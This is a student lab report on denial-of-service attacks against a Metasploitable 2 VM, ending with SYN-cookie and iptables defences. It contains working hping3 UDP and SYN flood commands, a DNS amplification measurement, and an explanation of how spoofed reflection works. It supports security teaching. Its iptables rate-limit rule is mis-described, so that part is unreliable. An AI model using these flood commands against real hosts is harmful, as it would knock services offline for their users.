

DENIAL-OF-SERVICE ATTACKS & MITIGATIONS REPORT

STUDENT NAME

Remas Khaled Mohamed

// All attacks performed on: Metasploitable 2 | Attacker: Kali Linux

// 01 // EXECUTIVE SUMMARY

Three denial-of-service attack categories were studied and executed against a Metasploitable 2 victim machine using Kali Linux as the attacker.

1. A UDP flood was launched using hping3 targeting port 53 (DNS), representing a volumetric attack that overwhelms the victim with high-rate connectionless traffic.
2. A DNS amplification simulation was conducted using dig to measure real amplification factors, demonstrating how legitimate infrastructure can be weaponized to reflect and multiply traffic onto a target.
3. A SYN flood was executed to exhaust TCP state on the victim, after which SYN cookies and iptables rate-limiting were applied as layered kernel-level defenses.

The key finding was that the iptables DROP rule intercepted 1,459 SYN packets mid-flood while the LOG rule recorded 671,000 total flood attempts, and the SYN_RECV queue dropped from 256 to 198 – confirming that layered mitigations meaningfully reduce TCP state exhaustion even under high-speed flood conditions.

// 02 // LAB ENVIRONMENT

ATTACKER_IP	192.168.204.128
VICTIM_IP	192.168.204.134
NETWORK_TYPE	Host-Only / NAT
ATTACKER_OS	Kali Linux
VICTIM_OS	Metasploitable 2
TOOLS_USED	hping3, Wireshark, iptables, sysctl, netstat, tcpdump

// 03 // TASK 1 – UDP FLOOD (PORT 53)

3.1 OBJECTIVE

Perform a UDP flood against Metasploitable 2 on port 53 (DNS), capture traffic with Wireshark, and document the packet rate observed.

3.2 ATTACK COMMANDS

```
# confirm network connectivity to the victim before starting the attack
ping -c 3 192.168.204.134
```

[SCREENSHOT] 01 – ping output: 3 successful replies to Metasploitable 2

```
(remas@kali)-[~]
$ ping -c 3 192.168.204.134
PING 192.168.204.134 (192.168.204.134) 56(84) bytes of data.
64 bytes from 192.168.204.134: icmp_seq=1 ttl=64 time=0.578 ms
64 bytes from 192.168.204.134: icmp_seq=2 ttl=64 time=0.530 ms
64 bytes from 192.168.204.134: icmp_seq=3 ttl=64 time=0.490 ms

— 192.168.204.134 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2053ms
rtt min/avg/max/mdev = 0.490/0.532/0.578/0.035 ms
```

```
# open Wireshark to capture and analyze live network traffic
sudo wireshark &
```

[SCREENSHOT] 02 – Start Wireshark with filter


```
(remas@kali)-[~]
$ sudo -v
[sudo] password for remas:
$ sudo wireshark &
[1] 3000
```



...using this filter: **udp port 53** All interfaces shown

eth0
any

[SCREENSHOT] 03 - Wireshark: udp port 53 filter, baseline (no attack)




```
# flood the victim's DNS port with UDP packets as fast as possible
sudo hping3 --udp -p 53 --flood -V 192.168.204.134
```

[SCREENSHOT] 04 - hping3 --udp --flood running in terminal (launch UDP flood)

```
(remas@kali)-[~]
$ sudo hping3 --udp -p 53 --flood -V 192.168.204.134
[sudo] password for remas:
using eth0, addr: 192.168.204.128, MTU: 1500
HPING 192.168.204.134 (eth0 192.168.204.134): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

[SCREENSHOT] 05 - Wireshark packet list flooded with UDP packets (high PPS visible)



[SCREENSHOT] 06 – Wireshark Statistics > I/O Graph showing traffic spike



```
# check how many UDP packets the victim received and how many were dropped
sudo netstat -su
```

[SCREENSHOT] 07 – netstat -su on victim showing UDP receive errors

```
msfadmin@metasploitable:~$ sudo netstat -su
IcmpMsg:
  InType0: 45
  InType3: 1
  InType8: 68
  OutType0: 68
  OutType3: 1
  OutType8: 45
Udp:
  31860006 packets received
  0 packets to unknown port received.
  466194 packet receive errors
  2981 packets sent
  RcvbufErrors: 466194
UdpLite:
IpExt:
  InBcastPkts: 194
  OutBcastPkts: 103
```

[SCREENSHOT] 08 – Wireshark summary stats after stopping (total pkts)

Packets: 7308804 · Dropped: 0 (0.0%) Profile: Default

3.3 OBSERVATIONS & ANALYSIS

During the UDP flood, Wireshark immediately showed a surge of UDP packets all targeting port 53 from attacker IP 192.168.204.128 to victim 192.168.204.134. The I/O graph displayed a sharp vertical spike (sustained high packet rate) for the duration of the attack. Netstat -su output confirmed the impact, showing UDP receive errors incrementing rapidly – the kernel's UDP buffer was being overwhelmed. The Wireshark summary statistics confirmed the flood intensity through total packet count.

// 04 // TASK 2 – DNS AMPLIFICATION SIMULATION

4.1 OBJECTIVE

Research and simulate DNS amplification. Explaining the amplification factor and why spoofed UDP makes this attack effective at scale.

4.2 Attack Commands

```
# measure the real-world amplification factor by comparing query size to response size
dig +stats ANY isc.org @8.8.8.8
```

[SCREENSHOT] 09 – dig +stats output: QUERY SIZE and MSG SIZE rcvd visible

```
(remas@kali)-[~]
$ dig +stats ANY isc.org @8.8.8.8

; <<>> DiG 9.20.9-1-Debian <<>> +stats ANY isc.org @8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 16989
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;isc.org.                IN      ANY

;; ANSWER SECTION:
isc.org.                7200    IN      SOA     ns-int.isc.org. hostmaster.isc.org. 202604
1800 7200 3600 24796800 3600

;; Query time: 204 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (TCP)
;; WHEN: Wed Apr 29 12:58:21 +14 2026
;; MSG SIZE rcvd: 90
```

Source	Destination	Protocol	Length	Info
192.168.204.128	8.8.8.8	TCP	74	46597 → 53 [SYN] Seq=0 Win=64660 Len=0 MSS=12
8.8.8.8	192.168.204.128	TCP	60	53 → 46597 [SYN, ACK] Seq=0 Ack=1 Win=64240 L
192.168.204.128	8.8.8.8	TCP	54	46597 → 53 [ACK] Seq=1 Ack=1 Win=64660 Len=0
192.168.204.128	8.8.8.8	DNS	104	Standard query 0x425d ANY isc.org OPT
8.8.8.8	192.168.204.128	TCP	60	53 → 46597 [ACK] Seq=1 Ack=51 Win=64240 Len=0

Frame 4: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface eth0, id 0
Ethernet II, Src: VMware_27:ef:02 (00:0c:29:27:ef:02), Dst: VMware_e2:29:9f (00:50:56:e2:29:9f)
Internet Protocol Version 4, Src: 192.168.204.128, Dst: 8.8.8.8
Transmission Control Protocol, Src Port: 46597, Dst Port: 53, Seq: 1, Ack: 1, Len: 50
Domain Name System (query)

Note: The first query to [isc.org](https://www.isc.org) returned a truncated response so I switched to [google.com](https://www.google.com) which gave a meaningful result.

[SCREENSHOT] 10 – dig +stats output: QUERY SIZE and MSG SIZE rcvd visible

```
(remas@kali)-[~]  
$ dig +stats google.com ANY @8.8.8.8 | grep 'MSG SIZE'  
;; MSG SIZE rcvd: 1367
```

Apply a display filter ... <Ctrl-/>			
Source	Destination	Protocol	Length Info
192.168.204.1	224.0.0.251	MDNS	275 Standard query response 0x0000 TXT, ca
192.168.204.128	8.8.8.8	TCP	74 39779 → 53 [SYN] Seq=0 Win=64660 Len=0
8.8.8.8	192.168.204.128	TCP	60 53 → 39779 [SYN, ACK] Seq=0 Ack=1 Win=
192.168.204.128	8.8.8.8	TCP	54 39779 → 53 [ACK] Seq=1 Ack=1 Win=64660
192.168.204.128	8.8.8.8	DNS	107 Standard query 0x3406 ANY google.com 0
8.8.8.8	192.168.204.128	TCP	60 53 → 39779 [ACK] Seq=1 Ack=54 Win=6424

Frame 5: 107 bytes on wire (856 bits), 107 bytes captured (856 bits) on interface eth0, id 0000
Ethernet II, Src: VMware_27:ef:02 (00:0c:29:27:ef:02), Dst: VMware_e2:29:9f (00:50:56:e2:29:9f)
Internet Protocol Version 4, Src: 192.168.204.128, Dst: 8.8.8.8
Transmission Control Protocol, Src Port: 39779, Dst Port: 53, Seq: 1, Ack: 1, Len: 53
Domain Name System (query)

Amplification Factor

MEASUREMENT	VALUE (bytes)
DNS query size (QUERY SIZE)	107 bytes
DNS response size (MSG SIZE rcvd)	1367 bytes
Amplification factor (response / query)	1367/107 = 12.78 (amplification ≥1)
Record type queried	ANY
DNS resolver used	8.8.8.8

```
# simulate DNS-sized UDP traffic by setting payload to 60 bytes, mimicking a real query
```

```
sudo hping3 --udp -p 53 --flood -d 60 192.168.204.134
```

[SCREENSHOT] 11 – hping3 -d 60 UDP simulation against port 53

```
(remas@kali)-[~]  
$ sudo hping3 --udp -p 53 --flood -d 60 192.168.204.134  
[sudo] password for remas:  
HPING 192.168.204.134 (eth0 192.168.204.134): udp mode set, 28 headers + 60 data bytes  
hping in flood mode, no replies will be shown
```

No.	Time	Source	Destination	Protocol	Length Info
4033...	2026-04-29 13:09:16.708627519	192.168.204.128	192.168.204.134	DNS	102 Unknown op
4033...	2026-04-29 13:09:16.708757202	192.168.204.128	192.168.204.128	DNS	60 Unknown op
4033...	2026-04-29 13:09:16.708757693	192.168.204.134	192.168.204.128	DNS	60 Unknown op
4033...	2026-04-29 13:09:16.708757834	192.168.204.134	192.168.204.128	DNS	60 Unknown op
4033...	2026-04-29 13:09:16.708757974	192.168.204.134	192.168.204.128	DNS	60 Unknown op
4033...	2026-04-29 13:09:16.708758114	192.168.204.134	192.168.204.128	DNS	60 Unknown op


Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface eth0, id 0
Ethernet II, Src: VMware_27:ef:02 (00:0c:29:27:ef:02), Dst: VMware_95:13:30 (00:0c:29:95:13:30)
Internet Protocol Version 4, Src: 192.168.204.128, Dst: 192.168.204.134
User Datagram Protocol, Src Port: 1645, Dst Port: 53
Domain Name System (query)
[Malformed Packet: DNS]

eth0: <live capture in progress>

Packets: 403361

Profile: Default

4.3 ATTACK FLOW DIAGRAM



4.4 WHY SPOOFED UDP MAKES THIS EFFECTIVE

UDP is a connectionless protocol with no three-way handshake -> the source IP of any incoming packet is never verified by the receiving server.

An attacker exploits this by forging the source IP in a UDP query to show the victim's address instead of their own – so when the DNS resolver processes the request, it sends its large response directly to the victim, not the attacker.

This creates a powerful amplification effect: the attacker consumes minimal bandwidth while redirecting traffic 50-100 times larger onto the target.

At scale, thousands of machines simultaneously sending spoofed queries to open resolvers can generate hundreds of gigabits per second aimed at a single victim – enough to take down most networks entirely – which is why DNS amplification remains one of the most destructive DDoS vectors observed in the wild.

// 05 // TASK 3 — APPLYING & TESTING MITIGATIONS

5.1 MITIGATION COMMANDS APPLIED

> SYN Cookies — on Metasploitable 2 (victim)

```
# check whether SYN cookies are currently enabled on the victim (0=off, 1=on)
sysctl net.ipv4.tcp_syncookies
```

[SCREENSHOT] 12 — sysctl net.ipv4.tcp_syncookies = 0

```
msfadmin@metasploitable:~$ sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
```

```
# launch a SYN flood against port 80 to test effectiveness before and after
mitigation
sudo hping3 -S --flood -V -p 80 192.168.204.134
```

```
# watch the SYN_RECV queue count update every second to measure flood impact in real
time
watch -n 1 'netstat -an | grep SYN_RECV | wc -l'
```

[SCREENSHOT] 13 — SYN_RECV count HIGH: netstat during flood BEFORE mitigation

```
(remas@kali)-[~]
$ sudo hping3 -S --flood -V -p 80 192.168.204.134
using eth0, addr: 192.168.204.128, MTU: 1500
HPING 192.168.204.134 (eth0 192.168.204.134): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

```
msfadmin@metasploitable:~$ watch -n 1 'netstat -an | grep SYN_RECV | wc -l'
```

```
Every 1.0s: netstat -an | grep SYN_RECV | wc -l          Sat Mar 28 11:22:54 2026
256
```

```
# enable SYN cookies immediately in the running kernel without rebooting
sudo sysctl -w net.ipv4.tcp_syncookies=1
```

```
# persist SYN cookies setting across reboots by writing it to the kernel config file
echo 'net.ipv4.tcp_syncookies = 1' | sudo tee -a /etc/sysctl.conf
```

[SCREENSHOT] 14 — sysctl net.ipv4.tcp_syncookies = 1 (AFTER enabling)

```
msfadmin@metasploitable:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
msfadmin@metasploitable:~$ echo 'net.ipv4.tcp_syncookies=1' | sudo tee -a /etc/s
ysctl.conf
net.ipv4.tcp_syncookies=1
msfadmin@metasploitable:~$ sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 1
```

> iptables Rate-Limiting — on Metasploitable 2 (victim)

```
# allow already-established connections through so we don't block our own SSH session
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
# drop incoming SYN packets from any source exceeding 25 per second to rate-limit flood traffic
sudo iptables -A INPUT -p tcp --syn -m limit --limit 25/sec --limit-burst 50 -j DROP
# log every SYN packet that passes the rate limit so we can see the attack in the kernel log
sudo iptables -A INPUT -p tcp --syn -j LOG --log-prefix 'SYN-FLOOD: '
# display all active iptables rules with packet counters to verify the rules were applied
sudo iptables -L -v -line-numbers
```

[SCREENSHOT] 15 — iptables -L -v -line-numbers (3 RULES)

```
msfadmin@metasploitable:~$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --syn -m limit --limit 25/sec --limit-burst 50 -j DROP
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --syn -j LOG --log-prefix 'SYN-FLOOD: '

msfadmin@metasploitable:~$ sudo iptables -L -v --line-numbers
Chain INPUT (policy ACCEPT 48M packets, 1584M bytes)
num  pkts bytes target    prot opt in     out     source                 destination
1      4 2044 ACCEPT     all  --  any    any     anywhere               anywhere
2      0    0 DROP       tcp  --  any    any     anywhere               anywhere
3      0    0 LOG        tcp  --  any    any     anywhere               anywhere
tcp flags: FIN,SYN,RST,ACK/SYN limit: avg 25/sec burst 50
LOG level warning prefix 'SYN-FLOOD: '

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source                 destination

Chain OUTPUT (policy ACCEPT 6406K packets, 278M bytes)
num  pkts bytes target    prot opt in     out     source                 destination
```

[SCREENSHOT] 16 — SYN_RECV count LOWER: netstat during flood AFTER mitigation

```
(remas@kali)-[~]
$ sudo hping3 -S --flood -V -p 80 192.168.204.134
[sudo] password for remas:
using eth0, addr: 192.168.204.128, MTU: 1500
HPING 192.168.204.134 (eth0 192.168.204.134): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

```
Every 1.0s: netstat -an | grep SYN_RECV | wc -l
```

Sat Mar 28 11:51:35 2026

198

[SCREENSHOT] 17 - iptables -L -v showing DROP rule pkts counter > 0

```
msfadmin@metasploitable:~$ sudo iptables -D INPUT -s 192.168.204.128 -p tcp --syn -j DROP
msfadmin@metasploitable:~$ sudo iptables -L -v --line-numbers
Chain INPUT (policy ACCEPT 49M packets, 1614M bytes)
num  pkts bytes target    prot opt in     out     source destination
1     511K  20M ACCEPT    all  --  any    any     anywhere anywhere
2    1459 58360 DROP      tcp  --  any    any     anywhere anywhere
3    671K 27M LOG      tcp  --  any    any     anywhere anywhere
     tcp flags:FIN,SYN,RST,ACK/SYN LOG level warning prefix 'SYN-FLOOD:'

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target    prot opt in     out     source destination

Chain OUTPUT (policy ACCEPT 7232K packets, 314M bytes)
num  pkts bytes target    prot opt in     out     source destination
```

```
# search the kernel log for entries tagged by our iptables LOG rule to confirm it's working
sudo dmesg | grep 'SYN-FLOOD' | tail -20
```

[SCREENSHOT] 18 - dmesg | grep SYN-FLOOD showing kernel log entries

```
[24439.702886] SYN-FLOOD: IN=eth0 OUT= MAC=00:0c:29:95:13:30:00:0c:29:27:ef:02:08:00 SRC=192.168.204.128 DST=192.168.204.134 LEN=40 TOS=0x00 PREC=0x00 TTL=64 ID=10431 PROTO=TCP SPT=1705 DPT=80 WINDOW=512 RES=0x00 SYN URG=0
[24439.702907] SYN-FLOOD: IN=eth0 OUT= MAC=00:0c:29:95:13:30:00:0c:29:27:ef:02:08:00 SRC=192.168.204.128 DST=192.168.204.134 LEN=40 TOS=0x00 PREC=0x00 TTL=64 ID=55157 PROTO=TCP SPT=1704 DPT=80 WINDOW=512 RES=0x00 SYN URG=0
[24439.703032] SYN-FLOOD: IN=eth0 OUT= MAC=00:0c:29:95:13:30:00:0c:29:27:ef:02:08:00 SRC=192.168.204.128 DST=192.168.204.134 LEN=40 TOS=0x00 PREC=0x00 TTL=64 ID=64872 PROTO=TCP SPT=1707 DPT=80 WINDOW=512 RES=0x00 SYN URG=0
[24439.703053] SYN-FLOOD: IN=eth0 OUT= MAC=00:0c:29:95:13:30:00:0c:29:27:ef:02:08:00 SRC=192.168.204.128 DST=192.168.204.134 LEN=40 TOS=0x00 PREC=0x00 TTL=64 ID=51049 PROTO=TCP SPT=1708 DPT=80 WINDOW=512 RES=0x00 SYN URG=0
[24439.703274] SYN-FLOOD: IN=eth0 OUT= MAC=00:0c:29:95:13:30:00:0c:29:27:ef:02:08:00 SRC=192.168.204.128 DST=192.168.204.134 LEN=40 TOS=0x00 PREC=0x00 TTL=64 ID=30111 PROTO=TCP SPT=1710 DPT=80 WINDOW=512 RES=0x00 SYN URG=0
```

5.2 BEFORE VS. AFTER METRICS

METRIC	BEFORE MITIGATION	AFTER MITIGATION
SYN_RECV queue count (peak)	256	198
iptables DROP counter	N/A	1,459 packets
iptables LOG counter	N/A	671K packets
SYN-FLOOD: kernel log entries	None	Visible in dmesg
SYN cookies status	0 (disabled)	1 (enabled)

5.3 ANALYSIS — DID THE MITIGATIONS WORK?

The results confirm that the layered mitigations were effective, even if the SYN_RECV reduction appears modest at first glance. The queue count dropping from 256 to 198, and the iptables DROP rule actively blocked 1,459 incoming SYN packets mid-flood, indicating that the rate-limiting rule was intercepting and discarding attack traffic in real time.

The 671,000 entries in the LOG rule further confirm the true scale of the flood that the victim was absorbing.

SYN cookies rather than dropping packets, they allow the kernel to handle SYN requests without allocating memory for each half-open connection, which prevents the backlog queue from crashing the system entirely under sustained load.

Together, these two mechanisms form a complementary defense — iptables limits the incoming rate, while SYN cookies make the remaining traffic survivable.

// 06 // CONCLUSION

Understanding denial-of-service attacks at the implementation level — not just conceptually — reveals why they remain so difficult to fully mitigate.

- A UDP flood is trivially cheap to execute yet effective because UDP gives the kernel no mechanism to reject packets before processing them.
- DNS amplification is dangerous precisely because it weaponizes legitimate infrastructure: open resolvers are doing exactly what they are designed to do, just against an unwilling target.
- SYN flooding exploits a fundamental property of TCP itself — the memory cost of maintaining half-open connections — which cannot be eliminated without changing how the protocol works.

In production environments, the defenses applied in this report represent only the first layer. ISPs combat spoofed UDP at the network edge using BCP38 source address validation, cloud providers use anycast routing to distribute flood traffic across dozens of data centers, and enterprise firewalls apply stateful inspection at line rates that software-based iptables cannot approach. In essence, every mitigation targets a specific property of the attack, and no single defense covers all vectors — which is exactly why real-world DDoS protection is always layered.

// END OF REPORT — EOF